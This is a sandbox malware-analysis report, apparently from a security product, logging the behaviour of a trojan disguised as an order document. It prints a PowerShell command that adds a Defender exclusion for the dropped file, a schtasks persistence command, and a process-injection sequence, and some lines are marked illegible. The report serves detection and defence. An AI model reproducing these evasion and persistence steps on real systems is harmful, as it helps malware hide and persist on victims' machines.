PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817	No risk	-	-	-	519	B45B276059A1531FB18903AFE5294BDE043FC15C
PowerShell_AnalysisCacheEntry_d56a8518-615b-4c03-b126-4b87cf95bfb8	No risk	-	-	-	1001	0D1B7BC2EF782CC8A2663FC24A373BA8FCB23CC3
PowerShell_AnalysisCacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf	No risk	-	-	-	6458	4690A032A1CC6C3CF0514873D58E67B652108F9A

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	F86EABED38A8917D194356C4B044CFF2AB776AFB	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUIJdSZj.exe SHA1: F86EABED38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\GB0-98 BX074987 ORDER.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, a9ee24, 0, 0, 0) Return: c8af20		1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (c8af20, a9ee24) Return: 1		1280
Call System API	API Name: GetVersionExA Args: (c3f9d8) Return: 1		1280

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, a9eb28, 0, 0, 0) Return: c8b920		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, a9a4d8, 0, 0, 0) Return: d195c0		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, a99b98, 0, 0, 0) Return: d19340		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12f*, 0, a9aca8, 0, 0, 0) Return: d19680		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, a9b5b8, 0, 0, 0) Return: d194c0		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, a9ac58, 0, 0, 0) Return: d1a040		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4		1280
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 1280 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430		1280
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438		1280
Call System API	API Name: GetVersionExA Args: (a9dcc0) Return: 1		1280
Call System API	API Name: GetVersionExA Args: (6ed99cf0) Return: 1		1280
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAEAO29B2AcSZYUj9tynt/SvVK1+B0oQiAYBMk2JBAEoZBiM3mkuwdaUcjKasggcplVmVdZhZAzO2dvPlee++999577733ujudTf3/8/XGZkAWzZzkr...) Return: 1F8B080000000000...		1280
Detection	Threat Characteristic: Detected as obfuscated script File: GBO-98 BX074987 ORDER.exe SHA1: F86EABED38A8917D194356C4B044CFF2AB776AFB		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		1280
Call System API	API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbEIP) Return: 5472616E73616374...		1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 11132456, 88) Return: 0		1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 11132412, 22) Return: 0		1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 11132392, 18) Return: 0		1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 11132520, 44) Return: 0		1280
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 100175992, 426822) Return: 0		1280
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		1280
Add File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		1280
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1280 File: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\VDvSJeNUIJdSZj.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe		
Write File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		1280
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\VDvSJeNUIJdSZj.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, %APPDATA%\VDvSJeNUIJdSZj.exe, 0, 0, 0, 1) Return: 1		1280
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\VDvSJeNUIJdSZj.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wIjBlbmNvZGluZz0iVVRGLTE2Ij8+CjxUYXNrlHZlcnNpb249IjEjMlIjG1sbnM9Imh0dHA6Ly9zY2hjbWZm1pY3Jvc29mdC5jb20v...) Return: 3C3F786D6C207665...		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1280
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		1280
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetVersionExA Args: (73df82d0) Return: 1		1280
Call System API	API Name: GetVersionExA Args: (89fe580) Return: 1		1280
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000001000000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM_2.5+ ____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 5		1280

Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		1280
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		1280
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VdV\$JeNUIJdSZj.exe", , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1712:%windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe) Return: 1		1280
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\VdV\$JeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VdV\$JeNUIJdSZj.exe"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call Thread API	API Name: NtResumeThread Args: (Process:1712,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e, pid[1712], ppid[1280] Return: 1		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1280
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\VdV\$JeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp", , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:2272:%windir%\SysWOW64\schtasks.exe) Return: 1		1280
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmpF81B.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\VdV\$JeNUIJdSZj Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VdV\$JeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmpF81B.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VdV\$JeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"		
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		1280
Call Thread API	API Name: NtResumeThread Args: (Process:2272,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2272], ppid[1280] Return: 1		1280
Detection	Threat Characteristic: Creates process in system directory Process ID: 1712 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VdV\$JeNUIJdSZj.exe"		
Detection	Threat Characteristic: Creates process in system directory Process ID: 2272 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VdV\$JeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup "Updates\VdV\$JeNUIJdSZj" /XML		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM_2.5+_#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1280	1712
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6b448b90, -1, 4e3e06c, 4e3e068, 0) Return: 0	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	1280	1712
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations.ms) Return: 1	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\HAMQDS9HLKIVRFT0SLTY.temp Type: VSDT_COM_DOS	1280	1712
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\HAMQDS9HLKIVRFT0SLTY.temp Type: VSDT_COM_DOS	1280	1712

Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10b65.TMP) Return: 1	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10b65.TMP Type: VSDT_EMPTY	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10b65.TMP Type: VSDT_COM_DOS	1280	1712
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	1280	1712
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10b65.TMP Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 4e3e2b4, 0, 0, 0) Return: 4fa5488	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (4fa5488, 4e3e2b4) Return: 1	1280	1712
Call System API	API Name: GetVersionExA Args: (5064fa0) Return: 1	1280	1712
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1712 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 4e3ea30, 0, 0, 0) Return: 5078738	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 4e3a3e8, 0, 0, 0) Return: 5078678	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 4e39aa8, 0, 0, 0) Return: 5077df8	1280	1712
Call System API	API Name: AdjustTokenPrivileges Args: (4f4, 0, , 0, , 4e3de24) Return: 1	1280	1712
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1712 Info: Obtains system level privileges		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 4e3aca8, 0, 0, 0) Return: 50781f8	1280	1712
Add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		1280
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.M449f6405#, 0, 4e399c8, 0, 0, 0) Return: 50780f8	1280	1712
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		1280
Add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		1280
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , CREATE_SUSPENDED, , , , Process:2692:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		1280
Detection	Threat Characteristic: Creates process Process ID: 1280 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:		
Call System API	API Name: AdjustTokenPrivileges Args: (3bc, 0, , 0, , a9d68c) Return: 1		1280
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1280 Info: Obtains system level privileges		
Call System API	API Name: EnumProcesses Args: () Return: 1		1280
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1676) Return: 1		1280
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , CREATE_SUSPENDED, , , , Process:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		1280
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Delete File	Path: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML		1280
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1		1280
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.		
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\PSHost.133177542542681382.1712.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 82040140) Return: 54c	1280	1712
Detection	Threat Characteristic: Creates named pipe \\.\pipe\PSHost.133177542542681382.1712.DefaultAppDomain.powershell		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 401000, U...E...t.V.u.P.E.PV..., 184832, a9e0c0) Return: 1		1280
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: U...E...t.V.u.P.E.PV....		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f18f000 Process:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 7f18f008, , 4, a9e0c0) Return: 1		1280

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		1280
Call Thread API	API Name: NtResumeThread Args: (Process:2648,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e, pid[2648], ppid[1280]) Return: 1		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\n0bzhhlz.tyu.ps1\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	1280	1712
Add File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	1280	1712
Write File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Add File	Path: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII	1280	1712
Write File	Path: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\n0bzhhlz.tyu.ps1) Return: 1	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1xqc1av0.4h5.psm1) Return: 1	1280	1712
Delete File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII		
Delete File	Path: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII		
Call Service API	API Name: OpenServiceW Args: (80c5d08, CryptSvc, 5) Return: 80c5ce0	1280	1712
Detection	Threat Characteristic: Creates process Process ID: 2648 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	1280	1712
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\GBO-98 BX074987 ORDER.exe.log Type: VSDT_ASCII		1280
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\GBO-98 BX074987 ORDER.exe.log Type: VSDT_ASCII		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 4e3a5e0, 0, 0, 0) Return: 80dcdb8	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80dcdb8, 4e3a5e0) Return: 1	1280	1712
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1280	1712
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1280	1712
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1280	1712
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Ty pe: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb) Return: 1	1280	1712
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd) Return: 1	1280	1712
